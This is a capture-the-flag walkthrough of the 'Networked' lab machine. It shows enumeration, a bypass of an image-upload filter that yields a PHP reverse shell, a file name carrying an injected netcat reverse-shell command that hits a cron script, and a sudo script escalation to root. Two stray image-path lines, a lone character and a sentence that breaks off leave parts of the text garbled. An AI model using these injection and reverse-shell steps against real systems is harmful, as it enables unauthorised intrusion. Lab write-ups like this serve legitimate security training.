Networked

```
┌──(kali㉿kali)-[~/Networked]
└─$ nmap -sC -sV 10.129.249.33 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-10 12:32 EST
Nmap scan report for 10.129.249.33
Host is up (0.11s latency).
Not shown: 978 filtered tcp ports (no-response), 19 filtered tcp ports (host-unreach)
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
|_  256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
80/tcp  open   http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
443/tcp closed https
```

```
┌──(kali㉿kali)-[~/Networked]
└─$ gobuster dir -u http://10.129.249.33 -w=/usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.249.33
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2023/03/10 12:33:06 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 206]
/.htpasswd            (Status: 403) [Size: 211]
/.htaccess            (Status: 403) [Size: 211]
/backup               (Status: 301) [Size: 236] [--> http://10.129.249.33/backup/]
/cgi-bin/             (Status: 403) [Size: 210]
/index.php            (Status: 200) [Size: 229]
/uploads              (Status: 301) [Size: 237] [--> http://10.129.249.33/uploads/]
```

Found a backup.tar file on the webpage /backup of the web server.

Once downloaded, and unzipped the tar file shows the below files inside the **backup.tar** file.

```
┌──(kali㉿kali)-[~/Networked]
└─$ tar -xf backup.tar

┌──(kali㉿kali)-[~/Networked]
└─$ ls
backup.tar  index.php  lib.php  photos.php  upload.php
```

As we examine the files from the backup.tar file, the **lib.php** file shows the below code –

```
function file_mime_type($file) {
  $regexp = '/^([a-z\-]+\/[a-z0-9\-\.\+]+)(;\s.+)?$/';
  if (function_exists('finfo_file')) {
    $finfo = finfo_open(FILEINFO_MIME);
    if (is_resource($finfo)) // It is possible that a FALSE value is returned, if there is no magic MIME database file found on the system
    {
      $mime = @finfo_file($finfo, $file['tmp_name']);
      finfo_close($finfo);
      if (is_string($mime) && preg_match($regexp, $mime, $matches)) {
        $file_type = $matches[1];
        return $file_type;
```


The above code checks for the files which are uploaded to the website, with the magic bytes of the file format. It checks for the MIME type of the file and if its not that of an image, it will reject the file.

The upload.php code shows that it only accepts the below shown file formats –


```
//$name = $_SERVER['REMOTE_ADDR'].'-'. $myFile["name"];
list ($foo,$ext) = getnameUpload($myFile["name"]);
$validext = array('.jpg', '.png', '.gif', '.jpeg');
$valid = false;
foreach ($validext as $vext) {
  if (substr_compare($myFile["name"], $vext, -strlen($vext)) === 0) {
    $valid = true;
  }
```

c

Hence, we need to add the magic bytes of a image format to a PHP file and then upload it to website to check if it accepts.



As checked on then photos directory on the website, open the newly uploaded file and open up a listener on a terminal with the same port.



After a while it opens up a shell on the terminal with an **Apache** user.

```
┌──(kali㉿kali)-[~/Networked]
└─$ nc -lvnp 7894
listening on [any] 7894 ...
connect to [10.10.14.4] from (UNKNOWN) [10.129.245.198] 33738
Linux networked.htb 3.10.0-957.21.3.el7.x86_64 #1 SMP Tue Jun 18 16:
 03:48:26 up 20 min,  0 users,  load average: 0.00, 0.01, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
```

While analyzing more on the web server, there is a file called **crontab.guly** which was running a cron-job and executing the file – **check_attack.php.**

```
sh-4.2$ cat crontab.guly
cat crontab.guly
*/3 * * * * php /home/guly/check_attack.php
sh-4.2$
```

The check_attack.php file shows that it runs the highlighted command on the files inside the uploads folder.

```
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
        $msg='';
  if ($value == 'index.html') {
        continue;
  }
  #echo "-------------\n";

  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);

  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
  }
```

Exploiting this functionality, create a php file with a reverse shell inside it to get another reverse shell onto the local machine with **guly**'s access privilges.

```
sh-4.2$ touch ';nc -c bash 10.10.14.4 4445
touch ';nc -c bash 10.10.14.4 4445
```

Once created the above file inside the uploads folder and opening a listener will give you a shell –

```
┌──(kali㉿kali)-[~/Networked]
└─$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [10.10.14.4] from (UNKNOWN) [10.129.245.198] 38558
whoami
guly
id
uid=1000(guly) gid=1000(guly) groups=1000(guly)
```

With the guly's access, opened the user.txt file to get the user flag –

```
cat user.txt
6[redacted]
```

Checking the sudo privileges on the server show that there is a file – changename.sh has root access on the server but can be run without password –

```
sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always_set_home, match_group_by_gid, al
LATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
```

Just running the script and giving a bash command gave root access to the server as there is a vulnerability in CentOs which lets us to

```
sudo /usr/local/sbin/changename.sh
interface NAME:
test
interface PROXY_METHOD:
test
interface BROWSER_ONLY:
test
interface BOOTPROTO:
test /bin/bash
whoami
root
```

Finally, we get the root.txt file with the root access –

```
cat root.txt
7[redacted]
```